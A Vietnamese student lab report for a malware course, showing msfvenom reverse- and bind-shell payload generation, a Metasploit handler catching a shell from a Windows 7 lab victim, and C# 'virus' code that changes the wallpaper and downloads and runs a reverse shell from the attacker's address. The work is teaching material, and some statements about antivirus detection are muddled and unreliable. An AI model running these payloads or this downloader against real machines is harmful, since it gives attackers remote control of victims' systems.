

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc - NT230.N21.ATCL

Lab 2: Machine Learning based Malware Detection

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ATCL

STT	Họ và tên	MSSV	Email
1	Phan Hữu Luân	20521585	20521585@gm.uit.edu.vn
2	Phạm Ngọc Lợi	20521560	20521560@gm.uit.edu.vn
3	Nguyễn Trần Đức An	20520373	20520373@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Task 1.1 – BTVN : Luân	100%
2	Task 1.2 – BTVN : Lợi	100%
3	Task 2 – BTVN : An	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

B.1 Virus máy tính

1. Task thực hiện trên lớp.

a) Thực hiện tạo payload reverse shell và xuất output ra thành file PE để có thể thực thi trên Windows (máy nạn nhân)

- Địa chỉ máy tấn công (Kali) : 192.168.110.130
- Địa chỉ máy nạn nhân (Win7) : 192.168.110.131

```

File Actions Edit View Help Downloads
kali@kali: ~ x kali@kali: ~ x
Computer
└─(kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.130 LPORT=4444 -f exe -o shell_reverse1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse1.exe
└─(kali㉿kali)-[~]
$ Pictures          bind-me(2).zip      nmap-7.93-1.x86_64.rpm      shellcode
Videos
Downloads
Devices
File System
Volatility_2.6_Lin64_ WIN-GM5CF9EUAUE WIN-GM5CF9EUAUE

```

- Sử dụng Metasploit để thực hiện.

```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse1_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.110.130
LHOST => 192.168.110.130
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.110.130:4444

```

- Sử dụng tab terminal khác để bật dịch vụ apache, đồng thời copy file Payload được tạo ở trên vào /var/www/html.

Lab 2: Machine Learning based Malware Detection

3

```
(root㉿kali)-[~/home/kali]
# service apache2 start


(root㉿kali)-[~/home/kali]
# cp shell_reverse1.exe /var/www/html/

(root㉿kali)-[~/home/kali]
# service apache2 start


Want to know more about Kali?
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
  Active: active (running) since Tue 2023-04-04 06:23:41 EDT; 9min ago
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 86491 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 86510 (apache2)
    Tasks: 7 (limit: 2261)
   Memory: 23.8M
      CPU: 784ms
     CGroup: /system.slice/apache2.service
             ├─86510 /usr/sbin/apache2 -k start
             ├─86522 /usr/sbin/apache2 -k start
             ├─86523 /usr/sbin/apache2 -k start
             ├─86524 /usr/sbin/apache2 -k start
             ├─86525 /usr/sbin/apache2 -k start
             ├─86526 /usr/sbin/apache2 -k start
             └─87044 /usr/sbin/apache2 -k start

Apr 04 06:23:41 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Apr 04 06:23:41 kali apachectl[86509]: AH00558: apache2: Could not reliably determine the server's ful>
Apr 04 06:23:41 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

- Tiếp tục, ta chuyển qua máy nạn nhân.
- Thực hiện đường link như dưới hình



- Sau khi tải tệp tin, tiến hành thực thi file.



```
Volume Serial Number is 464F-9F8C
Directory of C:\Users\LuanPhan\Downloads
04/04/2023  05:33 PM    <DIR>          .
04/04/2023  05:33 PM    <DIR>          ..
03/30/2023  09:40 PM           26 alo.txt
03/30/2023  10:49 AM      207,496 DumpIt.exe
04/04/2023  05:24 PM        73,802 shell_reverse.exe
04/04/2023  05:33 PM        73,802 shell_reverse1.exe
03/30/2023  10:54 AM         200 tesst.txt
03/30/2023  09:48 PM   2,147,483,648 WIN-6M5CF9EUAEH-20230330-14
03/30/2023  09:54 PM   832,945,155 WIN-6M5CF9EUAEH-20230330-14
               7 File(s)  2,980,784,129 bytes
               2 Dir(s)  40,790,216,704 bytes free
C:\Users\LuanPhan\Downloads>shell_reverse1.exe
C:\Users\LuanPhan\Downloads>
```

- Kết quả :

```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse1_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.110.130
LHOST => 192.168.110.130
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.110.130:4444
[*] Command shell session 1 opened (192.168.110.130:4444 → 192.168.110.131:49189) at 2023-04-04 06:50 -0400

Shell Banner:
Microsoft Windows [Version 6.1.7601]

C:\Users\LuanPhan\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 464F-9F8C

Directory of C:\Users\LuanPhan\Downloads

04/04/2023  05:33 PM    <DIR>      .
04/04/2023  05:33 PM    <DIR>      ..
03/30/2023  09:40 PM           26 alo.txt
03/30/2023  10:49 AM        207,496 DumpIt.exe
04/04/2023  05:24 PM         73,802 shell_reverse.exe
04/04/2023  05:33 PM         73,802 shell_reverse1.exe
03/30/2023  10:54 AM           200 testst.txt
03/30/2023  09:48 PM     2,147,483,648 WIN-6M5CF9EUAEH-20230330-144828.raw
03/30/2023  09:54 PM     832,945,155 WIN-6M5CF9EUAEH-20230330-144828.zip
               7 File(s)   2,980,784,129 bytes
               2 Dir(s)  40,790,249,472 bytes free
C:\Users\LuanPhan\Downloads>

```

⇒ Khai thác thành công

Phần bài tập về nhà

Câu 1.1 : Thực hiện tạo payload khác (không phải reverse TCP) có thể chạy trên hệ điều hành Linux

```
msfvenom -p linux/x86/shell/bind_tcp LPORT=4444 -f elf -o bind_shell_payload.elf
```

Các tham số được sử dụng trong lệnh này:

- p linux/x86/shell/bind_tcp: Chọn một payload bind shell trên kiến trúc x86 cho hệ điều hành Linux.
- LPORT=4444: Thiết lập cổng cho kết nối bind shell.
- f elf: Chọn định dạng tệp đầu ra là tệp tin độc lập (ELF).
- o bind_shell_payload.elf: Đặt tên và định vị cho tệp tin đầu ra của payload bind shell.

Điểm khác với reverse shell payload, chúng ta không cần LHOST vì :

- Payload này sẽ lắng nghe trên cổng LPORT được chỉ định và chờ để kết nối từ một máy tính khác bằng cách thiết lập một kết nối TCP tới địa chỉ IP của máy tính đó.

Ví dụ :

- Người tấn công sử dụng Metasploit để tạo ra một payload bindshell. Để đơn giản hóa, giả sử payload này sử dụng cổng 4444.
- Tìm kiếm mục tiêu thông qua các công cụ scan, tìm cách gửi payload bind shell đến máy nạn nhân
- Payload bindshell được gửi đến hệ thống mục tiêu và được chạy bằng cách sử dụng một kỹ thuật khai thác lỗ hỏng bảo mật nhất định. Nếu payload được chạy thành công, nó sẽ tạo ra một kết nối đến máy khách của attacker thông qua cổng 4444.
- Người tấn công có thể sử dụng kết nối này để thực hiện các lệnh và kiểm soát hoàn toàn hệ thống mục tiêu. Ví dụ, họ có thể sử dụng nó để tạo ra một shell từ xa và thực hiện các lệnh như sao chép, sửa đổi hoặc xóa dữ liệu, cài đặt phần mềm độc hại hoặc tiến hành các hành động xấu hơn.

(Hiểu đơn giản, máy nạn nhân đã mở sẵn port lắng nghe 4444 với bind shell, attacker tiến hành kết nối đến cổng 4444 và mở được shell)

Câu 1.2 : Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:

1. Kích thước payload
2. Công cụ để lắng nghe kết nối ngược lại
3. Khả năng phát hiện của các phần mềm Anti-virus

Khái niệm :

Payload Staged là một loại payload được chia thành hai phần: Stage 1 và Stage 2. Stage 1 là một payload nhỏ được gửi đến máy khách, thực hiện các chức năng cơ bản như kết nối và xác thực với máy chủ. Sau đó, Stage 1 sẽ tải xuống và thực thi Stage 2, chứa các chức năng tấn công và cung cấp quyền điều khiển từ xa.

Payload Non-Staged là một loại payload duy nhất, bao gồm toàn bộ các chức năng tấn công và quyền điều khiển từ xa. Payload này được gửi đến máy khách một lần duy nhất và không có bất kỳ phần nạp thêm nào.

So sánh :

Để so sánh sự khác biệt giữa hai loại payload, chúng ta sẽ tạo một Reverse Shell Payload Staged và một Reverse Shell Payload Non-Staged trên Metasploit Framework và so sánh kích thước, công cụ lắng nghe kết nối ngược lại và khả năng phát hiện của phần mềm Anti-virus.

Tạo Reverse Shell Payload Staged:

```
msfvenom -p windows/shell/reverse_tcp LHOST=196.168.0.101 LPORT=445 -f exe -o staged_reverse_tcp.exe
```

```
use exploit/multi/handler
```



```
set payload windows/shell/reverse_tcp
```

Tạo Reverse Shell Payload Non-Staged:

```
msfvenom -p windows/shell_reverse_tcp LHOST=196.168.0.101 LPORT=445 -f exe -o shell_reverse_tcp.exe
```

```
use exploit/multi/handler  
set payload windows/shell_reverse_tcp
```

Sau khi tạo xong hai payload, chúng ta có thể so sánh sự khác biệt giữa chúng về các yếu tố sau:

a. Kích thước payload:

- Reverse Shell Payload Staged có kích thước nhỏ hơn so với Reverse Shell Payload Non-Staged.
- Kích thước của Reverse Shell Payload Staged phụ thuộc vào loại payload được sử dụng, nhưng thông thường thì payload này có kích thước khoảng vài chục KB.
- Kích thước của Reverse Shell Payload Non-Staged phụ thuộc vào các tham số được cấu hình, nhưng thông thường thì payload này có kích thước lớn hơn so với Reverse Shell Payload Staged.

b. Công cụ để lắng nghe kết nối ngược lại:

- Cả hai loại payload đều có thể được lắng nghe kết nối ngược lại bằng công cụ Metasploit Framework.
- Để lắng nghe kết nối ngược lại, chúng ta có thể sử dụng lệnh msfconsole để mở Metasploit Framework và sử dụng các module tương ứng để lắng nghe kết nối.

c. Khả năng phát hiện của các phần mềm Anti-virus:

- Stage Payload : Khó phát hiện hơn so với NonStage Payload, do có kích thước nhỏ -> dễ che dấu
- Reverse Shell Payload Non-Staged có khả năng phát hiện của các phần mềm Anti-virus cao hơn so với Reverse Shell Payload Staged.
- Điều này là do Reverse Shell Payload Non-Staged sử dụng các kỹ thuật mã hóa và gian lận để tránh bị phát hiện bởi các phần mềm Anti-virus, trong khi Reverse Shell Payload Staged không sử dụng các kỹ thuật này.

1.3. Viết một virus máy tính bằng ngôn ngữ lập trình C# có chức năng sau:

- a. Thay đổi hình nền của máy nạn nhân.



b. Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn

- Dưới đây là code của chương trình

```
// Check internet
Ping ping = new Ping();
PingReply reply = ping.Send("8.8.8.8", 2000);

// Duong dan tra ve duong dan den thu muc cua nguoi dung
string desFolder = Environment.GetFolderPath(Environment.SpecialFolder.Personal);

if (reply.Status == IPStatus.Success)
{
    using (var client = new WebClient())
    {
        try
        {
            client.DownloadFile("http://192.168.110.130/shell_reverse.exe", desFolder + "\\shell_reverse.exe");
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex.StackTrace);
            return;
        }
    }

    // run reverse shell after downloaded
    System.Diagnostics.Process.Start(desFolder + "\\shell_reverse.exe");
}
```

- Phần này ta sẽ tiến hành check xem Internet có hay không ?. Bằng cách thực hiện câu lệnh Ping để check
- Nếu trạng thái kết nối thành công => tiến hành downfile bằng đường dẫn như hình.
- Đồng thời thực hiện chạy lệnh [\\shell_reverse.exe](#) bằng cmd.

```
// Create file
FileStream stream = new FileStream((desFolder + "\\nhom3changlinh.txt"), FileMode.OpenOrCreate);
StreamWriter writer = new StreamWriter(stream);

// Write file
writer.WriteLine("3 chang linh ne!");

writer.Close();
stream.Close();
```

Nếu không có kết nối internet, tiến hành tạo file mà thực hiện ghi vào “3 chang linh ne”

Lab 2: Machine Learning based Malware Detection

```
0 references
static void Main(string[] args)
{
    Console.WriteLine("Changing...");

    // Get image from resource
    Bitmap bitmap = ChangeBackground2.Properties.Resources.image;

    // Get path and save image from Resource
    string imagePath = Environment.GetFolderPath(Environment.SpecialFolder.UserProfile) + "\\imagedochange.jpg";
    bitmap.Save(imagePath, ImageFormat.Jpeg);

    // Set new background with the image which the path is imagePath
    SystemParametersInfo(0x14, 0, imagePath, 0x01 | 0x02); // Command for changes background

    // 0x14 for SETDESKWALLPAPER
    // 0x01 for UPDATEINIFILE
    // 0x02 for sendminichange

    checkConnection();
}

// Khai bao DLL user32.dll de su dung System.Runtime.InteropServices.
[DllImport("user32.dll", CharSet = CharSet.Auto)]
1 reference
private static extern int SystemParametersInfo(int uAction, int uParam, string lpvParam, int fuWinIni);
```

- **Mục tiêu chính** : thay đổi wallpaper của máy tính.

Ở đây ta chú ý vào câu lệnh SystemParametersInfo(.....) : với các biến được chú thích như hình. Giúp thay đổi màn hình desktop tự động, với file hình ảnh được lưu trong path của project


- Mở sẵn metasploit

```
(kali㉿kali)-[~]
$ msfconsole

[!] Started reverse TCP handler on 192.168.110.130:4444
```

- Kích bản không có internet :

- + Ngắt kết nối mạng ở máy tính thật




- Chương trình changebackground2 đã được cài đặt sẵn cho máy victim để tiến hành thực hiện.




- Check bằng cách ping 8.8.8.8 kiểm tra

Lab 2: Machine Learning based Malware Detection

11




- Tiến hành chạy file.




- Màn hình được đổi sang hình khác.

Lab 2: Machine Learning based Malware Detection

12




- Check trong document ta thấy file nhom3changlinh được tự động và thêm vào.




=> Done

Kịch bản có kết nối internet :

- Màn hình máy tính ban đầu



